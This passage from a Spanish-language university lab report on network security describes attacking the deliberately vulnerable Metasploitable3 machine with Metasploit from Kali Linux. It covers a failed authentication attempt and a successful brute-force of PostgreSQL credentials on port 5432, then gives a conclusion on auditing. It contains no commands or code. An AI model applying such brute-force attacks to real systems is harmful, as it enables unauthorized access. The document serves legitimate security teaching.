



Ilustración 38 Modificación y ejecución de ataque



En este caso el ataque no fue exitoso. El servicio respondió, pero no fue posible la autenticación.


Explotación del puerto 5432 (PostsgreSQL)

Ilustración 39 Búsqueda de vulnerabilidades puerto 5432 (PostgreSQL)




Este modulo ya trae cargado los archivos de posibles usuarios, contraseñas y el puerto, por lo que solo hay que configurar la dirección IP de la víctima.

Ilustración 40 Ejecución del ataque



La ejecución del ataque después de algunos intentos proporciona un usuario y contraseña correctos, ahora se hace el intento de ingresar a dicho servicio.

Ilustración 41 Ingreso exitoso servicio PostgreSQL



Conclusión

El desarrollo de este primer laboratorio de seguridad y auditoría de redes permitió simular un entorno real en el que fue posible aplicar técnicas básicas de reconocimiento, análisis y explotación de servicios vulnerables. A través de la implementación de una red NAT y el uso de herramientas como Nmap y Metasploit Framework desde Kali Linux, se logró identificar y explotar con éxito múltiples puertos y servicios inseguros en la máquina Metasploitable3.

Con este ejercicio se evidenció la importancia de realizar buenas configuraciones y auditorías periódicas en las redes, ya que una configuración incorrecta o la exposición innecesaria de servicios puede representar un riesgo significativo para la seguridad de una red. Además, permitió afianzar conocimientos prácticos en el uso de las herramientas, así como en la interpretación de resultados, fortaleciendo así las habilidades necesarias para identificar y mitigar vulnerabilidades en entornos reales.

Referencias

Sandoval Morales, R. (2025). *Seguridad y Auditoria de Redes. Quibdó*

Doctor X (s.f). *Brute Force ProFTPD 1.3.4 port 2121/tcp ftp hack test metasploitable.* *Brute Force ProFTPD 1.3.4 port 2121/tcp ftp hack test metasploitable*